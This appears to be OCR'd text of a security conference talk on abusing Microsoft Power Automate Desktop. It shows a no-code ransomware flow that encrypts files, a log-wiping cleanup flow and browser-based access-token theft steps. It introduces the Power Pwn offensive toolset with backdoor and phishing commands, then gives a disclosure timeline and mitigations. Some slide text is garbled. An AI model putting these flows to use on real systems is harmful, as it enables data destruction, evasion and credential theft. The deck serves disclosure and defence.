Show Next Keynote Slide

Show Previous Keynote Slide

Show Specified Keynote Slide

Sort Finder Items

Speak Text

Split PDF

Spotlight

Start Keynote Slideshow

Start Music Playing

Start Music Visuals

Start Screen Saver

Stop Keynote Slideshow

Stop Music Visuals

System Profile

Take Picture

Take Screenshot

Take Video Snapshot

Text to Audio File

Text to EPUB File

Update Image...Photos Library

View Results

Wait for User Action

Watch Me Do

Watermark PDF Documents

Website Popup

Log



No-Code Ransomware

File Edit Debug Tools View Help Ransomware | Power Automate Pwntoso (default)

Actions

Search actions

- Variables
- Conditionals
- Loops
- Flow control
- Run flow
- System
- Workstation
- Scripting
- File
- Folder
- Compression
- UI automation
- HTTP
- Browser automation
- Excel
- Database
- Email
- Exchange
- Outlook
- Message boxes
- Mouse and keyboard
- Clipboard
- Text
- Date time
- PDF
- CMD session
- Terminal emulation
- OCR
- Cryptography
- Windows services
- XML
- FTP
- CyberArk
- Active Directory
- AWS
- Azure
- Google cognitive
- IBM cognitive
- Microsoft cognitive

Variables

Search variables

Input / output variables 7

- CrawlDepth 2
- DirectoriesToCrawl D:\shh\CollectGues...
- EncryptionKey <Sensitive value>
- Errors
- FilesAccessed
- FilesFound
- FilesProcessed

Flow variables 14

- CrawlDepthAs...
- CurDirectories...
- CurDirectory
- CurDirectoryFil...
- CurDirectoryS...
- CurFile
- Depth
- DirectoriesToC...
- EmptyList
- EncFilePath
- EncFilePathParts
- EncryptedText
- ErrorList
- LastError

Main

Loop over directories

For each CurDirectory in CurDirectoriesToCrawl

On block error FailedToGetCurDirectoryFiles

Get files in folder

Retrieve the files in folder CurDirectory that match "*" and store them into CurDirectoryFiles

For each CurFile in CurDirectoryFiles

Increase variable

Increase variable FilesFound by 1

If file exists

If file CurFile exists

Increase variable

Increase variable FilesAccessed by 1

Encrypted file path

Create new list

Create a new list and store it to EncFilePathParts

Add item to list

Add item CurFile to list EncFilePathParts

Add item to list

Add item '.aes' to list EncFilePathParts

Join text

Join items of list EncFilePathParts separated by Space x 1

Encrypt file

On block error FailedToProcessFile

Encrypt from file with AES

Encrypt CurFile and store the encrypted text into EncryptedText

Write text to file

Write EncryptedText to EncFilePath

Increase variable

Increase variable FilesProcessed by 1


End

End

End

Status: Ready 0 Selected actions 56 Actions 2 Subflows Run delay 100 ms





youtu.be/YDull-krSJI



FileEditDebugToolsViewHelp

Cleanup | Power Automate

Pwntoso (default)

Actions

Search actions

Variables

Conditionals

Loops

Flow control

Run flow

System

Workstation

Scripting

File

Folder

Compression

UI automation

HTTP

Browser automation

Excel

Database

Email

Exchange

Outlook

Message boxes

Mouse and keyboard

Clipboard

Text

Date time

PDF

CMD session

Terminal emulation

OCR

Cryptography

Windows services

XML

FTP

CyberArk

Active Directory

AWS

Azure

Google cognitive

IBM cognitive

Microsoft cognitive

Subflows

Main

5

Init result variables

6

{x}

Set variable

Assign to variable LogFilesFound the value 0

7

{x}

Set variable

Assign to variable LogFilesDeleted the value 0

8

Try deleting each one

9

For each

LogDir

in LogDirs

10

If folder exists

If folder LogDir exists

11

Delete log files but keep log directory structure in place

12

Get subfolders in folder

Retrieve the subfolders in folder LogDir that match "*" and store them into LogFolders

13

For each

LogFolder

in LogFolders

14

Delete all files except those that are actively used (this run)

15

Get files in folder

Retrieve the files in folder LogFolder that match "*" and store them into LogFiles

16

For each

LogFile

in LogFiles

17

Increase variable

Increase variable LogFilesFound by 1

18

On block error

FailedToDeleteFile

19

Delete file(s)

Delete file(s) LogFile

20

Increase variable

Increase variable LogFilesDeleted by 1

21

End

22

End

23

End

24

End

25

End

Variables

Search variables

Input / output variables

2

LogFilesDeleted

LogFilesFound

Flow variables

6

LogDir

LogDirs

LogFile

LogFiles

LogFolder

LogFolders

Status: Ready

0 Selected actions

25 Actions

1 Subflow

Run delay 100 ms

No-Code Cleanup



Recap

- ✓ Deploy malware
- ✓ Defense evasion
- ✓ Persistency
- ✓ C&C
- ✓ Exfiltration
- ✓ Cleanup




One more thing...



Machine to Cloud via the browser

1. Open browser minimized
2. Go to `flow.microsoft.com`
3. Issue "View Source" key combination
4. Extract access token from header



Recap

- ✓ Deploy malware
- ✓ Defense evasion
- ✓ Persistency
- ✓ C&C
- ✓ Exfiltration
- ✓ Cleanup

And more:

- ✓ Creds access via browser



Introducing Power Pwn (v2)!

Power Pwn


Black Hat Arsenal USA 2023 DEFCON 30

Stars 173 Follow michael.bargury owasp.org

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.


Check out our [Wiki](#) for docs, guides and related talks!



github.com/mbrg/power-pwn

Trigger via HTTP

Power Pwn!




Seamlessly
handle errors
and edge
cases

github.com/mbrg/power-pwn

One endpoint to rule them all

*POST machine=win11ent user=alexg
payload=ransomware dir=C:\ encryptionKey=9d0d578115a2734a*



SUCCESS

filesFound=71892 filesProcessed=70497

github.com/mbrg/power-pwn

Power Pwn

Black Hat Arsenal USA 2023 DEFCON 30

Stars 173 Follow michael.bargury owasp.org

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.

Check out our [Wiki](#) for docs, guides and related talks!

Power Pwn

dump	command
gui	Recon for available data connections and dump their content.
backdoor	Show collected resources and data via GUI.
nocodemalware	Install a backdoor on the target tenant
phishing	Repurpose trusted execs, service accounts and cloud services to power a malware
	Deploy a trustworthy phishing app.

github.com/mbrg/power-pwn

State of the exploit

State of the exploit

WIRED

A Windows 11 Automation Tool Can Easily Be...

SIGN IN

SUBSCRIBE

A spokesperson for Microsoft downplayed the potential of the attack, pointing out that an account would need to have been accessed by an attacker before it could be used. “There is no mechanism by which a fully updated machine with antivirus protections can be remotely compromised using this technique,” the spokesperson says. “This technique relies on a hypothetical scenario

where a system is already compromised or susceptible to a compromise using existing techniques like social engineering—both for the initial and any subsequent network attack,” the spokesperson adds, recommending that people keep their systems up to date.

- Sept 9, 2022 – Microsoft claims this is not an issue.

State of the exploit

Tenant restrictions for Power Automate desktop machine registration

Starting with Power Automate for desktop version 2.24, the following requires administrative privileges:

What are the goals of these restrictions?

These restrictions make it harder for malicious actors on already compromised machines to use Power Automate Desktop to amplify the problem by commanding and controlling a machine over the network.



You can use the new tenant restriction settings to control which tenants are allowed to run Power Automate desktop scripts on your machines.


Initial machine registration does not require admin privileges but changing the registration restrictions does.

- Sept 9, 2022 – Microsoft claims this is not an issue.
- May 4, 2023 – Microsoft issues a fix w/ no acknowledgement or CVE.

State of the exploit

Enhancements & Improvements

- Cross-tenant machine registration is now restricted by default:
 - You can further configure this through registry entries. [Learn more](#)  
 - Define which tenant(s) to be allowed for machine registration
 - Allow cross-tenant machine registration
 - Allow tenant switching for machine registration

This feature is related to recent findings of [Michael Bargury](#)  with Zenity.

- Sept 9, 2022 – Microsoft claims this is not an issue.
- May 4, 2023 – Microsoft issues a fix w/ no acknowledgement or CVE.
- Aug 2023 – Microsoft issues acknowledgement

State of the exploit

“this case was investigated and determined to be defense in depth and social engineering requiring admin privilege, so no immediate action was taken.. This does not meet our requirements for a CVE because it is defense in depth”

Power Automate Desktop v<2.24 is still vulnerable. CVE was not issued.

- Sept 9, 2022 – Microsoft claims this is not an issue.
- May 4, 2023 – Microsoft issues a fix w/ no acknowledgement or CVE.
- Aug 2023 – Microsoft issues acknowledgement but refuses to issue a CVE.

State of the exploit

*“this case
determine
and socia
admin priv
action wa
our requir
it is defen*

Root Cause:


Allowing registration with
another tenant

**Power Aut
still vulnerable. CVE was not
issued.**

Microsoft
ot an issue.
Microsoft
no
ent or CVE.
icrosoft issues
ent but
ue a CVE.

Cases where this still works today

- Any machine that is not AAD-joined (e.g. consumers)
- Insecure configuration. Insecure flags include *AllowRegisteringOutsideOfAADJoinedTenant* and *AllowTenantSwitching*
- PAD v<2.24 is still vulnerable (no CVE or force update)



How to stay safe?

Do these 4 things to reduce your risk

1. Monitor any usage of `PAD.MachineRegistration.Silent.exe` or `PAD.MachineRegistration.Host.exe` on local user machines.
